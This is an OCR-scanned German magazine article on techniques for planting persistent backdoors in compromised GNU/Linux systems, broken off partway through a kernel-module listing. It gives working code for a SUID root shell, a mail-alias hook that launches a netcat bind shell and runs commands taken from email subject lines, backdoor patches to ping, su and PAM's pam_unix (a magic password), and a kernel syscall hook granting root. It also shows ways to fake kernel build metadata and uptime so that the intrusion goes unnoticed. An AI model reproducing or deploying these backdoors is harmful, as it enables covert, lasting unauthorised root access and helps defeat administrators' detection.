
Hintertüren in GNU/Linux – ausgewählte Erstellungsmethoden

Robert Jaroszuk



Die Kontrollübernahme eines Remotesystems kann in zwei Phasen unterteilt werden. Zuerst sucht der Angreifer Sicherheitslücken auf und nutzt sie aus, um auf diese Art und Weise Superuser-Berechtigungen zu erlangen. Im zweiten Schritt stellt er sich eine Möglichkeit sicher, auf das System künftig auch dann zugreifen zu können, wenn die Lücken beseitigt worden sind.

In den 90er Jahren haben Hacker andere Metoden als heute benutzt. Da ihnen nur wenige Tools zur Verfügung standen, haben sie sich weniger raffinierter Techniken bedient. Vom heutigen Standpunkt aus können einige davon etwas albern wirken, etwa das Anlegen eines zusätzlichen Benutzeraccounts mit uid=0 oder das Hinzufügen eines neuen Dienstes zu */etc/inetd.conf* (obwohl diese letzte Methode noch vor Kurzem von einigen Internet-Würmern eingesetzt wurde).

Hinzufügen eines Programms mit gesetztem SUID-Bit

Eine andere Methode, Superuser-Berechtigungen zu erlangen, war früher auch, irgendwo in einem Verzeichnis ein einfaches Programm mit gesetztem SUID-Bit zu hinterlassen. Wenn der Angreifer über Root-Berechtigungen verfügt, darf er das SUID-Bit für ausführbare Dateien setzen (siehe Kasten *Das SUID-Bit*).

Ein Beispiel dieser Lösung wird in Listing 1 dargestellt. Zuerst wird die Benutzer-ID auf 0 eingestellt:

```
setuid(0);
```

Null ist die ID des *Root* (was wir problemlos in der Datei */etc/passwd* überprüfen können). Die ID der Gruppe wird ebenfalls auf 0 gesetzt:

```
setgid(0);
```

Die Gruppe 0 ist *root*.

Aus diesem Artikel erfahren Sie...

- ausgewählte Methoden, die Angreifer anwenden, um Hintertüren in kompromittierten Systemen offen zu lassen, damit sie auch nach der Beseitigung von Sicherheitslücken darin eindringen können. Es sind sowohl sehr einfache Methoden, die jetzt nur noch als Kuriositäten gelten, als auch fortgeschrittenere, die in der Praxis zurzeit angewendet werden.

Was Sie vorher wissen sollten...

- wenigstens die Grundlagen der Programmiersprache C beherrschen (wir empfehlen die Tutorials auf der Heft-CD),
- die Grundlagen der Administration von Linux (die wichtigsten Dienste, Tools usw.) beherrschen.

Ein weiterer Befehl entfernt die Umgebungsvariable `HISTFILE`. Sie bezeichnet die Datei, in der History unter der *bash*-Shell aufgerufenen Befehle gespeichert werden. Wenn diese Variable gelöscht wird, werden die Befehle nicht aufgezeichnet. Zum Schluss wird */bin/sh* – die Shell – gestartet:

```
unsetenv("HISTFILE");
execl("/bin/sh", "sh", "-i", NULL);
```

Eine fertige Hintertür (in Form eines kompilierten Programms) wird aus der Ebene eines normalen Benutzers heraus gestartet:

```
$ gcc suid_shell.c -o suid_shell
$ ./suid_shell
```

Überprüfen wir, ob wir mit der gestarteten Hintertür Root-Berechtigungen erlangen können:

```
$ id
uid=1003(hacker)
gid=1003(hacker)
groups=1003(hacker)
```

Die Ausgabe dieses Befehls `id` zeigt, dass der Benutzer immer noch über keine Root-Berechtigungen verfügt. Die Ursache dafür ist, dass das SUID-Bit für die Datei *suid_shell* nicht gesetzt ist. Der Besitzer der Datei sollte Root sein:

```
$ su
# chown root.root suid_shell
# chmod +s suid_shell
```

Nun erhält jeder Benutzer, der diese Anwendung startet, den Zugriff auf eine Root-Shell.

Natürlich wird so ein Programm meist unter einem nichtssagenden Namen in einem selten besuchten Verzeichnis platziert, beispielsweise:

```
$ mv suid_shell /usr/share/groff/ ↵
1.17.2/font/devX100/fontx100
```

Diese Lösung ist zwar einfach, aber auch einfach aufzuspüren. Der Administrator braucht lediglich ab und zu die Festplatten nach Dateien zu durchsuchen, für die das SUID-Bit gesetzt ist:

```
# find / -perm -4000
```

In einigen Distributionen werden standardmäßig Anwendungen installiert, die die Integrität des Betriebssystems überprüfen (für sie ist die Entdeckung solch einer simplen Hintertür kein Problem) und die Ergebnisse dieser Prüfung alle 24 Stunden in */var/log/* speichern bzw. per E-Mail aufs Root-Konto schicken (Anm.d.Red.: mehr hierzu finden Sie im dem Artikel *Integritätskontrolle des Linux-Systems vor dem Start* im Heft 2/2003 und im Artikel *Tripwire – der Mutantendetektor* im Heft 3/2004).

Die Datei /etc/aliases

Eine andere alte Methode war, eine zusätzliche Zeile in die Datei */etc/aliases* einzutragen. Die Datei listet E-Mail-Adressen auf (Anm.d.Red.: allerdings wird sie nur von einigen MTAs verwendet). Wenn in *aliases* die Zeile:

```
root: zim
```

Listing 1. *suid_shell.c – das Programm startet eine Root-Shell*

```
#include <unistd.h>
#include <sys/types.h>
#include <stdlib.h>

int main() {
  setuid(0);
  setgid(0);
  unsetenv("HISTFILE");
  execl("/bin/sh","sh","-i", NULL);
  return 0;
}
```

Das SUID-Bit

Jeder unter einem System der UNIX-Familie (auch unter ihren Derivaten wie Linux) gestarteter Prozess hat einen Besitzer – typischerweise ist es der Benutzer, der ihn aufgerufen hat. Wenn ein Benutzer auf bestimmte Ressourcen nicht zugreifen darf, darf es die Anwendung, die er gestartet hat, auch nicht.

Einige Anwendungen erfordern höhere Berechtigungen als die der normalen Nutzer. Ein Beispiel hierfür: Der Befehl *passwd* zur Änderung der Benutzerpasswörter. Normale Benutzer dürfen die Datei */etc/shadow*, in der verschlüsselte Passwörter aufbewahrt werden, nicht bearbeiten, und doch kann jeder sein Passwort ändern – und somit */etc/shadow* modifizieren. Das Problem wird gelöst, indem die effektive Benutzer-ID (nach der die Zugriffsberechtigungen erteilt werden) für die Ausführungszeit des Programms durch die Besitzer-ID dieses Programms ersetzt wird. Wenn der Besitzer von *passwd* also der Administrator ist, verfügen wir über identische Berechtigungen wie er, solange das Programm aktiv ist. Es muss allerdings dazu befugt sein – darüber entscheidet das SUID-Bit (*set user id*).

Wenn das SUID-Bit für eine Programmdatei gesetzt ist, wird sie von dem Befehl `ls -l` nicht als eine normale ausführbare Datei, sondern als ein Programm mit der Berechtigung, seine effektive ID zu ändern, aufgelistet. Solche Dateien sind durch den Buchstaben `s` statt `x` gekennzeichnet:

```
$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 33924 passwd
```

Das SUID-Bit kann vom Besitzer des Programms bzw. von einem privilegierten Benutzer gesetzt werden. Es genügt, an den Befehl `chmod` das Symbol `s` statt `x` zu überreichen, beispielsweise:

```
# chmod u+s Programm
```

Diese Bits sollten besonders bedacht angewendet werden. Vom Standpunkt der Sicherheit aus bedeutet jedes Programm mit gesetztem SUID-Bit einen potenziellen Weg zu erhöhten Berechtigungen (red. Anm.: daher ist es unter Linux untersagt, das SUID-Bit für Skripte zu setzen).

Listing 2. *Der Inhalt der Datei /bin/bsh*

```
#!/bin/sh
nc -l -e /bin/bash \
-p 4960 >/dev/null 2>&1 &
```

Listing 3. *Das Skript zur Ausführung der Befehle aus der Betreffzeile einer E-Mail*

```
# cat /bin/bsh
#!/bin/sh
SUBJECT=`formail -xSubject`
SRC=`echo $SUBJECT\
 | awk -F : '{print $1}'`
CMD=`echo $SUBJECT\
 | awk -F : '{print $2}'`
/bin/sh -c "$CMD" | mail "$SRC"
```

hinzugefügt wird, werden die E-Mails an den Account *root* an den Account *zim* umgeleitet.
Die Hintertür wird mit der Zeile:

```
debugger: "|/bin/bsh"
```

geschaffen. Die verwendete Syntax (`Name_des_Alias: "| Name_der_ausführbaren_Datei"`) bedeutet, dass, wenn eine Mail an die Adresse *debugger@hostname* empfangen wird, wird das Skript */bin/bsh* gestartet und der Inhalt der Nachricht auf seine Standardeingabe umgeleitet. Der Quellcode von */bin/bsh* kann wie der in Listing 2 aussehen.

Wenn das Skript ausgeführt wird, wird im Hintergrund (`&`) das Programm *netcat* (der Befehl `nc`) gestartet. Es arbeitet im Lauschmodus (der Parameter `-l`) am Port 4960 (der Parameter `-p 4960`), mit der Anmerkung, dass nach dem Aufbau der Verbindung das Programm */bin/bash* an den Port gebunden werden soll (die Option `-e /bin/bash`).

Nachdem der Angreifer die genannte Zeile in */etc/aliases* auf dem kompromittierten Host eingetragen und die Datei */bin/bsh* upgeloadet hat, schickt er dem Opfer eine E-Mail an die Adresse *debugger@Hostname* zu. Dann wartet er, bis die E-Mail ans Ziel gelangt und die Shell am vorgegebenen Port startet. Dann braucht er sich nur mit dem Opferrechner zu verbinden:

```
$ nc IP_des_Opfers 4960
```

und schon kann er auf eine Shell zugreifen, die mit denselben Berechtigungen wie der Mailserver arbeitet.

Da der Inhalt der E-Mail an die Standardeingabe umgeleitet wird, kann der Angreifer damit ein Skript steuern. Es kann die Betreffzeile einer E-Mail auslesen und als zu ausführende Befehle betrachten. Nach der Ausführung kann es die Ausgabe an eine Adresse zurückschicken, die auch in der Betreffzeile steht. Eine Beispielsyntax für den Betreff wäre:

```
Adresse@Domain: Befehl
```

Ein sehr einfaches derartiges Skript steht in Listing 3. In der dritten Zeile wird der Betreff mit dem Kommando `formail -xSubject` in der Variable `SUBJECT` gespeichert. Anschließend wird das erste Feld aus `SUBJECT` mit *awk* extrahiert (die einzelnen Felder sind durch Doppelpunkte separiert) – es enthält die Adresse, an die die Ausgabe geschickt werden soll. Diese Adresse wird in der Variable `SRC` platziert. Danach wird der Inhalt des zweiten Felds in die Variable `CMD` geladen. In der letzten Zeile wird der Befehl aus `CMD` ausgeführt, und seine Ausgabe an die Adresse aus `SRC` geschickt.

Diese Techniken werden heutzutage nicht mehr angewendet, denn sie sind sehr einfach aufzuspüren. Administratoren sind sich der Gefahren viel bewusster als vor einigen Jahren und es stehen auch wirksamere und für den Eindringling sicherere Lösungen zur Verfügung.

Aktuelle Methoden

Eine der raffinierteren Methoden, deren sich Angreifer bedienen, ist den Quellcode von Anwendungen mit gesetztem SUID-Bit oder von Daemons, die mit uid=0 arbeiten, (beispielsweise *pop3, ftp* oder *ssh)* zu manipulieren.

Hintertüre in ping und su

Ein einfaches Beispiel für die von Einbrechern angewendeten Techniken kann die Hintertür im Programm *ping* sein. Der Code dieses Befehls wird so bearbeitet, dass er überprüft, ob das erste Argument die Zeichenkette *alter ego* ist. Wenn ja, ruft er eine Funktion auf, die die Werte von UID und GID auf 0 setzt, die Umgebungsvariable `HISTFILE` löscht und die Shell startet.

Um uns die Umsetzung dieser Lösung genauer anzuschauen, beziehen wir den Quellcode von *ping* – beispielsweise aus dem Debian-Paket *iputils*, dass die entsprechende Datei enthält. Das Paket ist auf der Heft-CD oder im Internet unter *ftp://ftp.debian.org/debian/pool/main/i/iputils/iputils_20020927.orig.tar.gz* zu finden.

Nachdem wir das Archiv dekomprimiert haben, öffnen wir die Datei *ping.c* in einem Editor und suchen die Funktion `main()` auf.

Sie befindet sich in der Zeile 109. Die Modifizierung hat direkt vor der Aufgabe von erhöhten Berechtigungen zu erfolgen, also zwischen den Zeilen:

```
icmp_sock = socket(AF_INET, ↩
  SOCK_RAW, IPPROTO_ICMP);
socket_errno = errno;
uid = getuid();
setuid(uid);
```

Die Anwendung von awk im Skript aus Listing 3

AWK ist eine beliebte Skriptsprache zur Verarbeitung von Textdaten. Der Befehl:

```
$ echo "eins:zwei:drei"\
 | awk -F : '{print $1}'
```

lässt das erste Feld aus der vorgegebenen Zeile (hier das Wort *eins*) auf der Standardausgabe melden. Der Parameter `-F` legt fest, was als Feldseparator (engl. *field separator*) fungiert, also die Felder voneinander abgrenzt – hier ist es der Doppelpunkt. Der Befehl `print $1` zeigt das erste Feld an.

In den zwei letzten Zeilen werden Root-Berechtigungen aufgegeben und der UID-Wert auf die UID des Benutzers, der das Programm gestartet hat, gesetzt. Indem wir davor das Codefragment aus Listing 4 stellen, lassen wir das Programm überprüfen, ob es zwei Argumente erhalten hat, und ob das erste die Zeichenkette *alter ego* ist. Wenn ja, setzt die Anwendung die UID und GID auf 0, löscht die Umgebungsvariable `HISTFILE` und startet die Shell.

Nach der Modifizierung kompilieren wir das Programm neu und starten es:

```
# make
# cp -f ping /bin/ping
# chmod 4711 /bin/ping
```

Jetzt brauchen wir nur noch *ping* mit den entsprechenden Optionen aufzurufen, um Root-Berechtigungen zu erhalten:

```
$ /bin/ping "alter ego"
# id
uid=0(root) gid=0(root)
```

Der Einbrecher kann auch eine ähnliche Methode anwenden – eine Backdoor in */bin/su*. Um zu sehen, wie diese Lösung funktioniert, beziehen wir die Quellen des Pakets *shadow*, das */bin/su* enthält:

```
$ wget ftp://ftp.debian.org/debian/↵
  pool/main/s/shadow/ ↵
  shadow_4.0.3.orig.tar.gz
```

Wir dekomprimieren das Paket:

```
$ tar -zxvf shadow_4.0.3.orig.tar.gz
```

In Listing 5 steht eine Korrektur für die Datei *su.c*, die den Einbrecher höhere Berechtigungen erlangen lässt, ohne dass er das Root-Passwort anzugeben braucht.

Nachdem wir die Korrektur (mit dem Befehl `patch -p0 < Korrekturdatei`) angewendet haben, kompilieren wir wie bei *ping* das Programm neu, installieren es und starten */bin/su* mit dem neuen Parameter:

Listing 4. *Die Modifizierung von ping*

```
if ((argc == 2) && (strcmp(argv[1], "alter ego") == 0)) {
  setuid(0);
  setgid(0);
  unsetenv("HISTFILE");
  execl("/bin/sh", "sh", "-i", NULL);
}
```

Listing 5. *Der Patch für su*

```
--- su.c           Fri Mar  8 05:30:28 2002
+++ su-backdoored.c      Thu Jan  8 01:11:14 2004
@@ -173,7 +173,14 @@
        char *oldpass;
 #endif
 #endif                          /* !USE_PAM */
-
+
+       if ((argc == 2) && (strcmp(argv[1], "EvilUser") == 0)) {
+           setuid(0);
+           setgid(0);
+           unsetenv("HISTFILE");
+           execl("/bin/sh", "sh", "-i", NULL);
+       }
+
        sanitize_env ();

        setlocale (LC_ALL, "");
```

```
$ /bin/su EvilUser
# id
uid=0(root) gid=0(root)
```

Solche Hintertüren können auf mehrere Arten aufgespürt werden, etwa indem Prüfsummen über die betreffenden Dateien kontrolliert werden. Es gibt jedoch immer noch nur wenige Administratoren, die derartige Tools verwenden, und viele von denen, die es tun, speichern die Listen von Prüfsummen auf einem beschreibbaren Datenträger, auf den der Einbrecher zugreifen kann, also auf der Festplatte des Servers.

Hintertüre in Bibliotheken

Eine andere, vom Standpunkt des Einbrechers aus praktischere Hintertür entsteht durch die Modifizierung von Systembibliotheken. Ein Beispiel wäre die PAM-Bibliothek (Pluggable Authentication Modules).

Da die meisten populären Daemons mit PAM arbeiten, kann der Angreifer der Bibliothek einen Code hinzufügen, der die ursprüngliche Prüfprozedur umgehen lässt. Hier sehen wir uns eine solche Modifizierung an. Den Quellcode von PAM beziehen wir von: *ftp://ftp.debian.org/debian/pool/main/p/pam/pam_0.76.orig.tar.gz* und dekomprimieren ihn mit:

```
$ tar -zxvf pam_0.76.orig.tar.gz
```

Die nützlichste Hintertür ist für einen Einbrecher diejenige, die ihn auf den Host über SSH zugreifen lässt. Um festzustellen, welches PAM-Modul von *sshd* eingesetzt wird, sehen wir uns */etc/pam.d/ssh* (oder */etc/pam.d/others*) an:

```
auth required pam_unix.so
```

Hier verwendet *sshd* das Modul *pam_unix*. Die Quelldateien hierfür befinden sich im Verzeichnis *Linux-PAM/modules/pam_unix* (unter *Linux-PAM/modules* finden wir die Quellcodes für alle PAM-Module). In der Datei *support.c* suchen wir

Listing 6. *Änderungen in Linux-PAM/modules/pam_unix/support.c*

```
--- support.c   Thu Jan  8 01:43:22 2004
+++ support-backdoored.c        Thu Jan  8 02:11:53 2004
@@ -582,6 +582,7 @@
        }

        retval = PAM_SUCCESS;
+       if (strcmp(p, "geheimes_Passwort")) {
        if (pwd == NULL || salt == NULL || !strcmp(salt, "x")) {
                if (geteuid()) {
                 /* we are not root perhaps this is the reason? Run helper */
@@ -654,6 +655,7 @@
                }
        }

+       } /* Backdoor Ende */
        if (retval == PAM_SUCCESS) {
                if (data_name)  /* reset failures */
                        pam_set_data(pamh, data_name, NULL, _cleanup_failures);
```




Abbildung 1. *Das Prüfverfahren für das Passwort (das Modul pam_unix) nach der Modifizierung*

wiederum die Funktion `_unix_verify_password()` auf.

Der modifizierte Code kann wie in Listing 6 aussehen. Das vereinfachte Schema des Prüfverfahrens für das Passwort nach der Änderung des Codes steht in Abbildung 1.

An die Funktion werden mehrere Argumente überreicht:

```
int _unix_verify_password
(pam_handle_t * pamh,
const char *name,
const char *p, unsigned int ctrl);
```

Der Zeiger `p` enthält die Adresse des vom Benutzer eingegebenen Passworts, dessen Prüfsumme dann mit dem Eintrag in */etc/shadow* verglichen wird. Vierundsiebzig Zeilen weiter unten steht der Code:

```
retval = PAM_SUCCESS;
if (pwd == NULL || salt == NULL
|| !strcmp(salt, "x")) {
  if (geteuid()) {
```

Die Variable `retval` (ein Ganzzahl-Wert) speichert die Information, ob das Passwort korrekt ist oder nicht, oder ob ein Fehler bei der Überprüfung aufgetreten ist (`PAM_SUCCESS`, `PAM_AUTHINFO_UNAVAIL`, `PAM_AUTH_ERR` usw.). Das Konstrukt `if()`, das in der nächsten Zeile folgt, ist für die Verifizierung selbst zuständig. Dieses Codefragment muss umgangen werden. Daher fügen wir das Bedingungskonstrukt zwischen diesen beiden Zahlen ein, dass uns die Hintertür öffnet. Die Bedingung endet erst in Zeile 657, in der der Wert von `retval` überprüft wird:

```
if (retval == PAM_SUCCESS) {
```

PAM – Pluggable Authentication Modules

PAM lässt uns die Methoden zur Benutzerautorisierung verwalten. Ein Beispiel: Wenn Benutzerpasswörter bisher in */etc/shadow* aufbewahrt wurden, und von nun an in einer *mysql*-Datenbank gespeichert werden sollen, müssten wir alle Programme, die mit Passwörtern arbeiten, modifizieren – wenn PAM nicht wäre. Wenn sie allerdings PAM verwenden, brauchen wir lediglich in den entsprechenden Konfigurationsdateien angeben, dass das Modul *pam_mysql* anzuwenden ist. Dies ist möglich, weil die Anwendungen, statt Passwörter selbst zu prüfen, die entsprechenden Funktionen der PAM-Bibliothek aufrufen, die sich darum kümmern.

Mehr Informationen über die Arbeitsweise und die Verwendung von PAM ist unter *http://www.kernel.org/pub/linux/libs/pam/* zu finden.

Nach der Modifizierung müssen wir PAM neu kompilieren:

```
# ./configure
# cd modules/pam_unix/
# make
```

Nach einer erfolgreichen Kompilierung kopieren wir die Datei *pam_unix.so* an Stelle der Datei */lib/security/pam_unix.so*:

```
# cp pam_unix.so \
  /lib/security/pam_unix.so
```

Nun können wir überprüfen, ob die so angelegte Hintertür funktioniert:

```
$ su
Password: geheimes_Passwort
```

Die beschriebene Backdoor lässt uns die Sicherheitsmechanismen aller Dienste umgehen, die PAM und das Modul *pam_unix* verwenden.

Hintertüren im Systemkern

Eine komplexere Methode, derer sich die Einbrecher bedienen, um schwer aufspürbare Hintertüren offen zu lassen, ist die Bearbeitung des Kernel-Quellcodes. Als Beispiel zeigen wir hier die Modifizierung des Systemaufrufs `sys_kill()` aus der Datei *kernel/signal.c*. In dieser Datei sind die wichtigsten Funktionen zur Manipulierung von Signalen definiert.

Wenn ein Signal von einem Prozess zum anderen geschickt wird, wird `sys_kill` gestartet. Der Aufruf nimmt zwei Argumente auf: `int pid` und `int sig`. Die Funktion kann also modifiziert werden, um zu überprüfen, ob `pid` und `sig` jeweils bestimmten vordefinierten Werten gleichen. Falls ja, kann die UID auf 0 gesetzt werden. Die entsprechende Korrektur steht in Listing 7.

Solch eine Änderung kann allerdings einfach aufgespürt werden. Bei der Ausführung von `make dep` wird eine Beschreibung des Systemkerns erstellt (Datum der Kompilierung, Version, Angaben, wer und mit welchem Compiler er den Kernel gebaut hat usw.). Diese Beschreibung kann später mit `uname -a` angezeigt oder aus */proc/version* ausgelesen werden. Während der Kompilierung werden die Daten in der Datei *.ver1* aufbewahrt, für deren Erstellung */usr/src/linux/Makefile* zuständig ist. Damit die Hintertür also nicht entdeckt wird,

Listing 7. *Änderungen in sys_kill()*

```
--- signal.c.orig      2004-01-25 01:12:17.000000000 +0100
+++ signal.c    2004-01-25 01:12:32.000000000 +0100
@@ -1032,6 +1032,13 @@
 {
        struct siginfo info;

+        if (pid == 31337 && sig == 63) {
+            current->uid = 0;
+            current->euid = 0;
+            current->gid = 0;
+            current->egid = 0;
+        }
+
        info.si_signo = sig;
        info.si_errno = 0;
        info.si_code = SI_USER;
```

Listing 8. *Angaben zum Systemkern vor der Modifizierung*

```
# uname -a
Linux stajnia 2.4.25 #6 Wed Mar 24 13:26:09 CET 2004 i686 unknown
# cat /proc/version
Linux version 2.4.25 (root@stajnia)
(gcc version 2.95.4 20011002 (Debian prerelease))
#6 Wed Mar 24 13:26:09 CET 2004
```

Listing 9. *Ein Fragment der Datei Makefile, wo das aktuelle Datum in die Datei .ver1 eingetragen wird*

```
@echo -n \#6 > .ver1
@if [ -n "$(CONFIG_SMP)" ] ; then echo -n " SMP" >> .ver1; fi
@if [ -f .name ]; then  echo -n \-`cat .name` >> .ver1; fi
@LANG=C echo ' '`date` >> .ver1
```

Listing 10. *Ein weiteres Fragment der Datei Makefile, modifiziert, um eine Hintertür zu verschleiern*

```
@LANG=C echo ' 'Wed Mar 24 13:26:09 CET 2004 >> .ver1
  @echo \#define UTS_VERSION \"`cat .ver1 | $(uts_truncate)`\" > .ver
  @LANG=C echo \#define LINUX_COMPILE_TIME \"`date +%T`\" >> .ver
```

Analog: `` `date +%T` `` ersetzen wir durch die Kette `13:26:09`.

```
@LANG=C echo \#define LINUX_COMPILE_TIME \"13:26:09\" >> .ver
  @echo \#define LINUX_COMPILE_BY \"`whoami`\" >> .ver
  @echo \#define LINUX_COMPILE_HOST \"`hostname | $(uts_truncate)`\" >> .ver
  @([ -x /bin/dnsdomainname ] && /bin/dnsdomainname > .ver1) || \
  ([ -x /bin/domainname ] && /bin/domainname > .ver1) || \
  echo > .ver1
  @echo \#define LINUX_COMPILE_DOMAIN \"`cat .ver1 | $(uts_truncate)`\" >> .ver
  @echo \#define LINUX_COMPILER \"`$(CC) $(CFLAGS) -v 2>&1 | tail -n 1`\" .ver
```

muss der Systemkern so modifiziert werden, dass die Dateien nach der Kompilierung identisch zu den vorherigen sind (Beispiel: Listing 8).

Das Fragment der Datei *Makefile*, in dem sich die Befehle zur Erstellung von *.ver1* befinden, beginnt wie folgt:

```
include/linux/compile.h:↵
$(CONFIGURATION) include/linux/ ↵
version.h newversion
  @echo -n \#`cat .version` > .ver1
```

In der Datei *.version* wird die Anzahl der bisherigen Neukompilierungen des Systemkerns aufbewahrt (in der Ausgabe von `uname -a`: `#6`). `` `cat .version` `` ist also durch die aktuelle Anzahl der Neukompilierungen (hier: 6) zu ersetzen.

Die nächste Modifizierung fälscht das Datum der Kompilierung – siehe Listing 9. Der Abschnitt `` `date` `` wird durch das Kompilierungsdatum des alten Kernels ersetzt.

Auch das Fragment aus Listing 10 muss bearbeitet werden, wenn die Hintertür verborgen werden soll. Wenn sich die darin enthaltenen Werte von denen im Systemkern unterscheiden, brauchen wir nur die entsprechende Zeile zu modifizieren. `LINUX_COMPILE_BY` gibt den Namen des Benutzers, der den Kernel kompiliert hat, an. `LINUX_COMPILE_HOST` ist der Name des Servers, auf dem die Kompilierung erfolgte.

Diese Modifizierung kann allerdings festgestellt werden, wenn eine Prüfsumme über das Kernel-Image berechnet und mit dem Original verglichen wird. Außerdem muss der Host nach der Neukompilierung des Systemkerns neu gestartet werden. Die Hintertür selbst funktioniert wie folgt:

```
$ id
uid=1003(hacker)
gid=1003(hacker)
groups=1003(hacker)
```

Listing 11. *Ein Kernelmodul zum Hochschrauben des Uptime-Werts*

```
/*
 * changeuptime.c - steigert den Uptime-Wert um TIME/100 Sekunden
 * gcc -c changeuptime.c -I/usr/src/linux/include/
 * insmod changeuptime.o
 */

#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/sched.h>

MODULE_AUTHOR("Robert Jaroszuk <zim@iq.pl>");
MODULE_LICENSE("GPL");

#define TIME 8640000

int init_module(void) {
  jiffies += TIME;
  return 1;
}
```

Listing 12. *Hochschrauben des Uptime-Werts*

```
# uptime
 01:59:53 up 41 days, 21:48, 11 users,  load average: 0.04, 0.03, 0.00
# gcc -c changeuptime.c -I/usr/src/linux/include/
# insmod  changeuptime.o
# uptime
 01:59:56 up 42 days, 21:49, 11 users,  load average: 0.07, 0.05, 0.04
```

Modulprogrammierung unter Linux

Ein Modul ist gekennzeichnet durch einige charakteristische Merkmale, die es von einem normalen C-Programm unterscheiden. Dies ist vor allem das Manipulieren von Systemaufrufen (*syscall*) sowie eine unterschiedliche Art und Weise, wie ein Modul initialisiert wird und wie es seine Arbeit beendet.

In Modulen ist keine Funktion `main()` vorhanden. Die Arbeit beginnt mit `init_module`, die jedoch keine Parameter annimmt. Analog wird nicht `exit()`, sondern `cleanup_module` verwendet. Bei der Entfernung eines Moduls sind auch alle Modifizierungen (darunter die der Systemaufrufe) zurückzuziehen.

Eine andere Methode, ein Modul zu initialisieren, sind die mit den Systemkernen der Linie 2.3 eingeführten Makrobefehle: `module_init` und `module_exit`. Sie unterscheiden sich von `init_module` und `cleanup_module` dadurch, dass als Argumente die beim Start und beim Entfernen des Moduls auszuführenden Funktionen angegeben werden.

```
$ kill -63 31337
bash: kill: 31337: No such process
$ id
uid=0(root)
gid=0(root)
groups=1003(hacker)
```

Ein größeres Problem stellt für den Einbrecher die Verheimlichung des Neustarts dar. Die Elemente, die auf einen Reboot hinweisen können, sind:

- der Uptime-Wert für den Server,
- Deaktivierung von Benutzerprozessen, wie *screen*-Prozesse, Bots, BNC,
- ein Neustart-Eintrag in *wtmp* bzw. *wtmpx*,
- Daemon-Einträge in Logdateien (die über die Deaktivierung und wiederholte Aktivierung der Daemons nach dem Neustart berichten).


Sollte der Administrator den Rechner selbst neu starten, braucht der

Listing 13. *Ein Kernelmodul zur Ersetzung des Aufrufs von* `sys_kill()`

```
/*
 * sigroot.c - das Modul ersetzt den Aufruf von sys_kill() und setzt
 * uid=0, wenn es angewiesen wird, das SIG-Signal an den Prozes PID
 * gcc -c sigroot.c -I/usr/src/linux/include/
 * insmod sigroot.o
 */

#define __KERNEL__
#define MODULE

#include <linux/kernel.h>
#include <linux/module.h>
#include <asm/unistd.h>
#include <asm/uaccess.h>

MODULE_AUTHOR("Robert Jaroszuk <zim@iq.pl>");
MODULE_LICENSE("GPL");

/* PID und das Signal, das an PID geschickt wird */
#define PID 31337
#define SIG 63

/* die Syscall-Tabelle, für die die Ersetzung
 * durchgeführt wird */
extern void *sys_call_table[];
/* der alte Systemaufruf von sys_kill - in old_kill umbenannt */
int (*old_kill)(int, int);

/* die neue Version von sys_kill */
int new_kill(int pid, int sig) {
   /*
    * wenn die PID und die Signalnummen, die an den Syscall überreicht wurden,
    * den definierten Werten von PID und SIG gleichen, setze für den aktuellen
    * Prozess
    * uid = euid = gid = egid = 0;
    */
   if (pid == PID && sig == SIG) {
      current->uid = 0;
      current->euid = 0;
      current->gid = 0;
      current->egid = 0;
   }
   /* leite die obigen Argumente an den Originalaufruf weiter */
   return old_kill(pid, sig);
}

int init_module(void) {
   /*
    * old_kill speichert die Adresse des Originalaufrufs von sys_kill,
    * und in der Syscall-Tabelle wird die Adresse des modifizierten Aufrufs
    * aufbewahrt
    */
   old_kill = sys_call_table[__NR_kill];
   sys_call_table[__NR_kill] = new_kill;
   return 0;
}

void cleanup_module(void) {
   /* die Adresse des neuen new_kill wird durch die des old_kill ersetzt
    * jetzt funktioniert alles wie früher
    */
